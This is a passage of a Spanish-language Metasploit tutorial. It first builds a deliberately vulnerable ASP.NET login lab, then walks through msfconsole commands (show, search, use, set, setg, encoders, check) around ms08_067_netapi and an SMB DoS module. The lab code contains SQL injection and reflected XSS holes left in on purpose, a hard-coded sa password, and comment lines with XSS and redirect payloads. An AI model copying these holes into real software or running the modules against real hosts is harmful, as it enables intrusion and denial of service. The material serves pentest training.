
Bajo del árbol principal en "Object Explorer", expanda "Security", luego "Logins". Click derecho en "Logins" y seleccione "New Login".



En la ventana "Login - New", seleccione "Search", escriba "aspnet" y haga click en "Check Names". Click "OK" pero mantenga la ventana de "Login -New" abierta.



Haga click en las propiedades de ASPNET, y asegúrese que en user mapping (del lado izquierdo) la cuenta de usuario tiene db\_owner y permisos públicos a la base de datos WebApp.



A continuación, creamos nuestra pagina web para interactuar con la base de datos que hemos creado. Abra Notepad y pegue el siguiente código en un nuevo documento. Guarde el documento como "C:\Inetpub\wwwroot\Default.aspx".

```
<%@ Page Language="C#" AutoEventWireup="true" ValidateRequest="false" %>
<%--the ValidateRequest="true" in the page directive will check for
<script> and other potentially dangerous inputs--%>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml" >
<head runat="server">

</head>
<body bgcolor="white">
<form id="form1" runat="server">
<div>

<font color="black"><h1>Login Page</h1></font>
<asp:Label ID="lblErrorMessage" Font-Size="Larger" ForeColor="red"
Visible="false" runat="server" />

<font color="black">
<asp:Panel ID=" pnlLogin" Visible="true" runat="server">
<asp:Table ID="tblLogin" runat="server">
<asp:TableRow>
<asp:TableCell>
<asp:Literal Text="Login:" runat="server" />
</asp:TableCell>
<asp:TableCell>
<asp:TextBox ID="txtLogin" width="200" BackColor="white"
ForeColor="black" runat="server" />
</asp:TableCell>
</asp:TableRow>
<asp:TableRow>
<asp:TableCell>
<asp:Literal ID="ltrlPassword" Text="Password" runat="server" />
</asp:TableCell>
<asp:TableCell>
<asp:TextBox ID="txtPassword" width="200" TextMode="password"
BackColor="white" ForeColor="black" runat="server" />
</asp:TableCell>
</asp:TableRow>
<asp:TableRow>
<asp:TableCell ColumnSpan="2" HorizontalAlign="center">
<asp:Button ID="btnSubmit" BorderColor="white" BackColor="white"
ForeColor="black"
Text="Login" OnClick="btnSubmit_Clicked" runat="server" />
<br /></asp:TableCell>
</asp:TableRow>
</asp:Table>
<h5>Please dont hack this site :-(<br />
</asp:Panel>
<asp:Panel ID=" pnlChatterBox" Visible="false" runat="server">
You haz logged in! :-(<br />
</asp:Panel>
</font>

</div>
</form>
</body>
```

```
</html>
```

Cree otro documento que contenga el siguiente código y guardelo en "C:\Inetpub\wwwroot\Default.aspx.cs".

```
using System;
using System.Data;
using System.Data.SqlClient;
using System.Configuration;
using System.Web;
using System.Web.Security;
using System.Web.UI;
using System.Web.UI.WebControls;
using System.Web.UI.WebControls.WebParts;
using System.Web.UI.HtmlControls;

public partial class _Default : System.Web.UI.Page
{
    protected SqlConnection objConn = new
    SqlConnection(ConfigurationManager.ConnectionStrings["test"].ToString());
    protected string sql = "";
    protected void Page_Load(object sender, EventArgs e)
    {
        if ((Request.QueryString["login"] != null) &&
            (Request.QueryString["password"] != null))
        {
            Response.Write(Request.QueryString["login"].ToString() +
                "<BR><BR>" + Request.QueryString["password"].ToString());

            sql = "SELECT first_name + ' ' + last_name + ' ' + middle_name FROM
users WHERE username = '" + Request.QueryString["login"] + "' " +
                "AND password = '" + Request.QueryString["password"] + "'";
            Login();
        }
    }

    public void btnSubmit_Clicked(object o, EventArgs e)
    {
        lblErrorMessage.Text = "";
        lblErrorMessage.Visible = false;

        if (txtLogin.Text == "")
        {
            lblErrorMessage.Text = "Missing login name!<br />";
            lblErrorMessage.Visible = true;
        }
    }
}
```

```

else
{
if (txtPassword.Text == "")
{
lblErrorMessage.Text = "Missing password!<br />";
lblErrorMessage.Visible = true;
}
else
{
sql = "SELECT first_name + ' ' + last_name + ' ' + middle_name FROM
users WHERE username = '" + txtLogin.Text + "' " +
"AND password = '" + txtPassword.Text + "'";
Login();
}
}
}

private void Login()
{
//correct sql string using sql parameters.
//string sql = "SELECT first_name + ' ' + last_name FROM users WHERE
username = @txtLogin " +
// "AND password = @txtPassword";

SqlCommand cmd = new SqlCommand(sql, objConn);

//each parameter needs added for each user inputted value...
//to take the input literally and not break out with malicious
input.....
//cmd.Parameters.AddWithValue("@txtLogin", txtLogin.Text);
//cmd.Parameters.AddWithValue("@txtPassword", txtPassword.Text);

objConn.Open();

if (cmd.ExecuteScalar() != DBNull.Value)
{
if (Convert.ToString(cmd.ExecuteScalar()) != "")
{
lblErrorMessage.Text = "Sucessfully logged in!";
lblErrorMessage.Visible = true;
pnlLogin.Visible = false;
pnlChatterBox.Visible = true;
}
else
{
lblErrorMessage.Text = "Invalid Login!";
lblErrorMessage.Visible = true;
}
}
else
{
lblErrorMessage.Text = "Invalid Username/";
}
}

```

```

lblErrorMessage.Visible = true;
}

objConn.Close();
}

//<style type="text/css">TABLE {display: none !important;}</style>
//remove tables totally.
//<style type="text/css">body{background-color: #ffffff;}</style>
//change background color
//<style type="text/css">div {display: none !important;}</style>
//remove all divs, blank out page
//<script>alert("hello");</script>
//<meta http-equiv="refresh" content="0; url=http://www.google.com" />
}

```

Por ultimo, cree un archivo que contenga lo siguiente y guárdelo como "C:\Inetpub\wwwroot\Web.config".

```

<?xml version="1.0"?>
<configuration>
<connectionStrings>
<add name="test"
connectionString="server=localhost;database=WebApp;uid=sa;password=pas
sword1;" providerName="System.Data.SqlClient"/>
</connectionStrings>
<system.web>

<!-- DYNAMIC DEBUG COMPILATION
Set compilation debug="true" to enable ASPX debugging. Otherwise,
setting this value to
false will improve runtime performance of this application.
Set compilation debug="true" to insert debugging symbols(.pdb
information)
into the compiled page. Because this creates a larger file that
executes
more slowly, you should set this value to true only when debugging and
to
false at all other times. For more information, refer to the
documentation about
debugging ASP.NET files.
-->
<compilation defaultLanguage="c#" debug="true">
<assemblies>
<add assembly="System.Design, Version=2.0.0.0, Culture=neutral,
PublicKeyToken=B03F5F7F11D50A3A"/>

```


```
<add assembly="System.Windows.Forms, Version=2.0.0.0, Culture=neutral,
PublicKeyToken=B77A5C561934E089"/></assemblies></compilation>
<!-- CUSTOM ERROR MESSAGES
Set customErrors mode="On" or "RemoteOnly" to enable custom error
messages, "Off" to disable.
Add <error> tags for each of the errors you want to handle.

"On" Always display custom (friendly) messages.
"Off" Always display detailed ASP.NET error information.
"RemoteOnly" Display custom (friendly) messages only to users not
running
on the local Web server. This setting is recommended for security
purposes, so
that you do not display application detail information to remote
clients.
-->
<customErrors mode="Off"/>
<!-- AUTHENTICATION
This section sets the authentication policies of the application.
Possible modes are "Windows",
"Forms", "Passport" and "None"

"None" No authentication is performed.
"Windows" IIS performs authentication (Basic, Digest, or Integrated
Windows) according to
its settings for the application. Anonymous access must be disabled in
IIS.
"Forms" You provide a custom form (Web page) for users to enter their
credentials, and then
you authenticate them in your application. A user credential token is
stored in a cookie.
"Passport" Authentication is performed via a centralized
authentication service provided
by Microsoft that offers a single logon and core profile services for
member sites.
-->
<authentication mode="Windows"/>
<!-- AUTHORIZATION
This section sets the authorization policies of the application. You
can allow or deny access
to application resources by user or role. Wildcards: "*" mean
everyone, "?" means anonymous
(unauthenticated) users.
-->
<authorization>
<allow users="*"/>
<!-- Allow all users -->
<!-- <allow users="[comma separated list of users]">
roles="[comma separated list of roles]"/>
<deny users="[comma separated list of users]">
roles="[comma separated list of roles]"/>
-->
```

```
</authorization>
<!-- APPLICATION-LEVEL TRACE LOGGING
Application-level tracing enables trace log output for every page
within an application.
Set trace enabled="true" to enable application trace logging. If
pageOutput="true", the
trace information will be displayed at the bottom of each page.
Otherwise, you can view the
application trace log by browsing the "trace.axd" page from your web
application
root.
-->
<trace enabled="false" requestLimit="10" pageOutput="false"
traceMode="SortByTime" localOnly="true"/>
<!-- SESSION STATE SETTINGS
By default ASP.NET uses cookies to identify which requests belong to a
particular session.
If cookies are not available, a session can be tracked by adding a
session identifier to the URL.
To disable cookies, set sessionState cookieless="true".
-->
<sessionState mode="InProc"
stateConnectionString="tcpip=127.0.0.1:42424"
sqlConnectionString="data source=127.0.0.1;Trusted_Connection=yes"
cookieless="false" timeout="20"/>
<!-- GLOBALIZATION
This section sets the globalization settings of the application.
-->
<globalization requestEncoding="utf-8" responseEncoding="utf-8"/>
</system.web>
</configuration>
```

Abra Internet Explorer y escriba "<http://tu> dirección ip". Debería mostrar un formulario solicitando un login de acceso. Escriba unos datos falsos para comprobar que la consulta se ejecuta correctamente en la base de datos.



Con todo finalmente configurado, haga click derecho en "SQL Server (SQLEXPRESS)" y seleccione "Start". Haga lo mismo para el servicio "SQL Server Browser". Ahora puede salir de el Administrador de Configuración y verificar que el servicio este a la escucha correctamente ejecutando "netstat -ano" desde la linea de comandos. Usted vera a la escucha el puerto 1434 UDP asi como tambien su direccion IP escuchando por el puerto 1433.

```

Command Prompt
C:\Documents and Settings\Administrator>netstat -ano
Active Connections

 Proto  Local Address          Foreign Address        State      PID
 TCP    0.0.0.0:21              0.0.0.0:0             LISTENING  1316
 TCP    0.0.0.0:25              0.0.0.0:0             LISTENING  1316
 TCP    0.0.0.0:80              0.0.0.0:0             LISTENING  1316
 TCP    0.0.0.0:135             0.0.0.0:0             LISTENING  740
 TCP    0.0.0.0:443             0.0.0.0:0             LISTENING  1316
 TCP    0.0.0.0:445             0.0.0.0:0             LISTENING  4
 TCP    0.0.0.0:1025            0.0.0.0:0             LISTENING  1316
 TCP    0.0.0.0:3389            0.0.0.0:0             LISTENING  676
 TCP    127.0.0.1:1028           0.0.0.0:0             LISTENING  1148
 TCP    127.0.0.1:1433           0.0.0.0:0             LISTENING  628
 TCP    192.168.1.127:139         0.0.0.0:0             LISTENING  4
 TCP    192.168.1.127:1433         0.0.0.0:0             LISTENING  628
 TCP    192.168.1.127:3389         192.168.1.122:63046 ESTABLISHED  676
 UDP   0.0.0.0:161              *.*.*.*                1520
 UDP   0.0.0.0:445              *.*.*.*                4
 UDP   0.0.0.0:500              *.*.*.*                500
 UDP   0.0.0.0:1026             *.*.*.*                852
 UDP   0.0.0.0:1434             *.*.*.*                2560
 UDP   0.0.0.0:3456             *.*.*.*                1316
 UDP   0.0.0.0:4500             *.*.*.*                500
 UDP   127.0.0.1:123             *.*.*.*                804
 UDP   127.0.0.1:1900            *.*.*.*                900
 UDP   192.168.1.127:123           *.*.*.*                804
 UDP   192.168.1.127:137           *.*.*.*                4
 UDP   192.168.1.127:138           *.*.*.*                4
 UDP   192.168.1.127:1900           *.*.*.*                900

C:\Documents and Settings\Administrator>

```

# Interactuando con MSF


## Interactuando con MSF

Hay diferentes interfaces para el framework Metasploit, cada uno con sus ventajas y desventajas. Como tal, no hay una interfaz perfecta para usar con MSF, aunque msfconsole es la única forma soportada para acceder a la mayoría de las características del Framework. Es beneficiosa, sin embargo, para estar cómodo con todas las interfaces que ofrece MSF.

El siguiente modulo proporciona una visión general de las distintas interfaces, junto con una discusión donde veremos el mejor uso para cada una.

## Msfconsole

# Msfconsole



La msfconsole es probablemente la interfaz más popular de MSF. Ofrece una consola centralizada "todo-en-uno" y permite un acceso eficiente a todo las opciones disponibles en Metasploit Framework. Msfconsole puede parecer intimidante al principio, pero una vez que aprendes la sintaxis de los comandos aprenderás apreciar el poder de utilizar esta interfaz.

La interfaz msfconsole funciona bajo Windows con la versión 3.3, sin embargo los usuarios de la versión 3.2 tendrán que instalar manualmente el Framework bajo Cygwin, junto con la instalación de Ruby, o acceder al emulador de la consola a través de la Web o por los componentes GUI.

## Beneficios de msfconsole

```
* Es la única manera soportada para acceder a la mayoría de las funciones dentro de Metasploit.  
* Proporciona una interfaz basada en consola al Framework.  
* Contiene la mayoría de las características y es la interfaz más estable de MSF.  
* Soporte completo de edición de líneas (readline), tabulación, y completación de comandos.  
* Es posible la ejecución de comandos externos a través de msfconsole.  
msf > ping -c 1 192.168.1.2  
[*] exec: ping -c 1 192.168.1.2  
PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.  
64 bytes from 192.168.1.2: icmp_seq=1 ttl=128 time=10.3 ms  
--- 192.168.1.2 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 10.308/10.308/10.308/0.000 ms  
msf >
```

## Obteniendo ayuda.

Escribiendo "help" o "?" en el command prompt de msf, mostrará una lista de los comandos disponibles junto con una descripción de su uso.

```
msf > help  
Core Commands  
=====
```

Command	Description
-----	-----
?	Help menu
back	Move back from the current context
banner	Display an awesome metasploit banner
cd	Change the current working directory
connect	Communicate with a host
exit	Exit the console
help	Help menu
info	Displays information about one or more module
irb	Drop into irb scripting mode
jobs	Displays and manages jobs
load	Load a framework plugin
loadpath	Searches for and loads modules from a path
quit	Exit the console
resource	Run the commands stored in a file
...snip...	

## Completación con tab.

Una de las características mas útiles de msfconsole es completacion con tab. Con la gran variedad de módulos disponibles, puede ser difícil recordar el nombre exacto y ruta de algún modulo en particular que se quiera usar. Como en la mayoría de los shells, escribiendo lo que sabes y presionando "Tab" le mostrara una lista de las opciones disponibles o se auto completara la palabra si hay una sola opción.

```
msf > use exploit/windows/smb/ms
use exploit/windows/smb/ms03_049_netapi
use exploit/windows/smb/ms04_007_killbill
use exploit/windows/smb/ms04_011_lsass
use exploit/windows/smb/ms04_031_netdde
use exploit/windows/smb/ms05_039_pnp
use exploit/windows/smb/ms06_025_rasmans_reg
use exploit/windows/smb/ms06_025_rras
use exploit/windows/smb/ms06_040_netapi
use exploit/windows/smb/ms06_066_nwapi
use exploit/windows/smb/ms06_066_nwwks
use exploit/windows/smb/ms08_067_netapi
use exploit/windows/smb/msdns_zonename
msf > use exploit/windows/smb/ms08_067_netapi
```

Comando "show".

Introduciendo "show" en el prompt de msfconsole le mostrara cada modulo disponible en Metasploit.

```
msf > show
Encoders
=====
Name          Description
-----
cmd/generic_sh    Generic Shell Variable Substitution
Command Encoder
generic/none      The "none" Encoder
mipsbe/longxor   XOR Encoder
...snip...
```

Hay una variedad de comandos "show" que puede utilizar, pero los que va a utilizar con mas frecuencia son "show auxiliary", "show exploits" y "show payloads".

Ejecutando "show auxiliary" mostrara una lista de todos los modulos auxiliares disponibles en Metasploit. El modulos Auxiliary incluye scanners, modulos de denial of service, fuzzers y mas.

```
msf > show auxiliary
Auxiliary
=====
Name          Description
-----
admin/backupexec/dump    Veritas Backup Exec
Windows Remote File Access
```

```

admin/backupexec/registry           Veritas Backup Exec
Server Registry Access
admin/cisco/ios_http_auth_bypass   Cisco IOS HTTP
Unauthorized Administrative Access
...snip...

```

Naturalmente, "show exploits" sera el comando mas interesante de ser ejecutado ya que es el nucleo, Metasploit es todo sobre explotacion. Use "show exploits" para obtener una lista de todos los exploits contenidos en el framework.

```

msf > show exploits
Exploits
=====
Name                                     Description
-----
aix/rpc_ttdbserverd_realpath          ToolTalk
rpc.ttdbserverd_tt_internal_realpath Buffer Overflow
bsdi/softcart/mercantec_softcart      Mercantec SoftCart
CGI Overflow
...snip...

```

Ejecutando "show payloads" mostrara todos los diferentes payloads para todas las plataformas disponibles en Metasploit.

```

msf > show payloads
Payloads
=====
Name                                     Description
-----
aix/ppc/shell_bind_tcp                 AIX Command Shell, Bind TCP
Inline
aix/ppc/shell_find_port               AIX Command Shell, Find Port
Inline
aix/ppc/shell_reverse_tcp             AIX Command Shell, Reverse
TCP Inline
...snip...

```

Asi como ve, hay muchos payloads disponibles. Afortunadamente cuando esta usando determinado exploit, usando "show payloads" solo mostrara los payloads que son compatibles para ese particular exploit. Por ejemplo, si es un exploit para Windows, no se mostraran los payloads para Linux.

```

msf exploit(ms08_067_netapi) > show payloads
Compatible payloads
=====
Name                                     Description
-----
generic/debug_trap                      Generic x86 Debug
Trap

```

```
generic/debug_trap/bind_ipv6_tcp           Generic x86 Debug
Trap, Bind TCP Stager (IPv6)
generic/debug_trap/bind_nonx_tcp           Generic x86 Debug
Trap, Bind TCP Stager (No NX or Win7)
...snip...
```

Si ha seleccionado un modulo específico, puede utilizar el comando "show options" para mostrar las opciones disponibles y/o requeridas para ese modulo en específico.

```
msf exploit(ms08_067_netapi) > show options
Module options:
Name      Current Setting  Required  Description
----      -----          -----    -----
RHOST                yes        The target address
RPORT      445            yes        Set the SMB service port
SMBPIPE   BROWSER        yes        The pipe name to use (BROWSER,
SRVSVC)
Exploit target:
Id  Name
--  --
0   Automatic Targeting
```

Si no esta seguro si un sistema operativo es vulnerable a un particular exploit, ejecute el comando "show targets" dentro del contexto de un modulo de exploit para ver que objetivos están soportados.

```
msf exploit(ms08_067_netapi) > show targets
Exploit targets:
Id  Name
--  --
0   Automatic Targeting
1   Windows 2000 Universal
2   Windows XP SP0/SP1 Universal
3   Windows XP SP2 English (NX)
4   Windows XP SP3 English (NX)
5   Windows 2003 SP0 Universal
...snip...
```

Si desea seguir mejorando un exploit, puede ver las opciones avanzadas ejecutando "show advanced".

```
msf exploit(ms08_067_netapi) > show advanced
Module advanced options:
Name      : CHOST
Current Setting:
Description : The local client address
Name      : CPRT
Current Setting:
Description : The local client port
```

```
...snip...
```

#### Comando "search".

El msfconsole incluye una funcionalidad de búsqueda basada en expresiones regulares. Si tiene alguna idea general de lo que esta buscando, puede buscarlo con "search". En la salida de abajo, una búsqueda se hizo para MS Bulletin MS09-011. Esta funcionalidad de búsqueda localizara esta cadena de texto dentro del modulo de referencia.

Tenga en cuenta la nomenclatura que se usa en los módulos de Metasploit, subrayas (underscore) en vez de guiones.

```
msf > search ms09-001
[*] Searching loaded modules for pattern 'ms09-001'...
Auxiliary
=====
Name                      Description
-----
dos/windows/smb/ms09_001_write Microsoft SRV.SYS WriteAndX Invalid
DataOffset
```

#### Comando "info".

EL comando "info" proporciona informacion detallada sobre un determinado modulo incluyendo todas las opciones, objetivos, y otras informaciones.

```
msf > info dos/windows/smb/ms09_001_write
      Name: Microsoft SRV.SYS WriteAndX Invalid DataOffset
      Version: 6890
      License: Metasploit Framework License (BSD)
Provided by:
j.v.vallejo
```

#### Comando "use".

Cuando se ha decidido por un modulo en particular, utilice el comando "use" para seleccionarlo.

```
msf > use dos/windows/smb/ms09_001_write
msf auxiliary(ms09_001_write) > show options
Module options:
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  RHOST            yes       The target address
  RPORT    445          yes       Set the SMB service port
msf auxiliary(ms09_001_write) >
```

#### Comando "connect".

Utilizando el comando "connect" con una dirección IP y un numero de puerto, se puede conectar a un host remoto desde msfconsole igual como si usara netcat o telnet.

```
msf > connect 192.168.1.1 23
[*] Connected to 192.168.1.1:23
ÿÿÿÿÿÿ!ÿûÿû
DD-WRT v24 std (c) 2008 NewMedia-NET GmbH
Release: 07/27/08 (SVN revision: 10011)
ÿ
DD-WRT login:
```

Comando "set".

El comando "set" es usado para configurar las opciones del modulo que actualmente se esta utilizando.

```
msf auxiliary(ms09_001_write) > set RHOST 192.168.1.1
RHOST => 192.168.1.1
msf auxiliary(ms09_001_write) > show options
Module options:
Name      Current Setting  Required  Description
----      -----          -----      -----
RHOST    192.168.1.1      yes        The target address
RPORT    445              yes        Set the SMB service port
```

Una reciente funcionalidad añadida a Metasploit es la habilidad de establecer un encoder o codificador para ser usado. Esto particularmente es util en el desarrollo de un exploit cuando no esta muy seguro que metodo de codificacion de payload funcionara con un exploit.

```
msf exploit(ms08_067_netapi) > show encoders
Compatible encoders
=====
Name                      Description
-----
cmd/generic_sh            Generic Shell Variable Substitution
Command Encoder
generic/none               The "none" Encoder
mipsbe/longxor             XOR Encoder
mipsle/longxor             XOR Encoder
php/base64                 PHP Base64 encoder
ppc/longxor                PPC LongXOR Encoder
ppc/longxor_tag             PPC LongXOR Encoder
sparc/longxor_tag          SPARC DWORD XOR Encoder
x64/xor                   XOR Encoder
x86/alpha_mixed             Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper              Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_utf8_tolower       Avoid UTF8/tolower
x86/call4_dword_xor          Call+4 Dword XOR Encoder
x86/countdown                Single-byte XOR Countdown Encoder
```

```

x86/fnstenv_mov           Variable-length Fnstenv/mov Dword XOR
Encoder
x86/jmp_call_additive     Polymorphic Jump/Call XOR Additive
Feedback Encoder
x86/nonalpha               Non-Alpha Encoder
x86/nonupper               Non-Upper Encoder
x86/shikata_ga_nai         Polymorphic XOR Additive Feedback Encoder
x86/unicode_mixed          Alpha2 Alphanumeric Unicode Mixedcase
Encoder
x86/unicode_upper          Alpha2 Alphanumeric Unicode Uppercase
Encoder
msf exploit(ms08_067_netapi) > set encoder x86/shikata_ga_nai
encoder => x86/shikata_ga_nai

```

Comando "check".

No hay muchos exploits que lo soporten, pero hay una opcion de "check" la cual comprueba si el objetivo es vulnerable a un exploit en particular en lugar de explotarla.

```

msf exploit(ms04_045_wins) > show options
Module options:
Name   Current Setting  Required  Description
-----  -----  -----
RHOST  192.168.1.114    yes        The target address
RPORT  42                yes        The target port
Exploit target:
Id  Name
--  --
0   Windows 2000 English
msf exploit(ms04_045_wins) > check
[-] Check failed: The connection was refused by the remote host
(192.168.1.114:42)

```

Configuración de variables globales.

Con el fin de no escribir mucho durante un pentest, puede establecer variables globales dentro de msfconsole. Puede hacer esto con el comando "setg". Una vez que se a establecido, lo puede usar en muchos exploits y módulos auxiliares como le guste. Tambien lo puede guardar para usarlo la proxima vez cuando ejecute msfconsole. Sin embargo, ciertos datos no son guardados, así que siempre revise sus opciones antes de usar "run" o "exploit". Por el contrario puede usar el comando "unsetg" para eliminar una variable global. En los ejemplos siguientes, las variables se registran todas en mayúsculas (Ejem: LHOST), pero Metasploit no es sensible a las mayúsculas así que no es necesario hacerlo.

```

msf > setg LHOST 192.168.1.101
LHOST => 192.168.1.101
msf > setg RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf > setg RHOST 192.168.1.136

```

```
RHOST => 192.168.1.136
msf > save
Saved configuration to: /root/.msf3/config
msf >
```

#### Comando "exploit/run".

Cuando lanza un exploit, puede usar el comando "exploit" mientras que si usa un modulo auxiliar, el uso correcto es "run" aunque "exploit" funciona tan bien.

```
msf auxiliary(ms09_001_write) > run
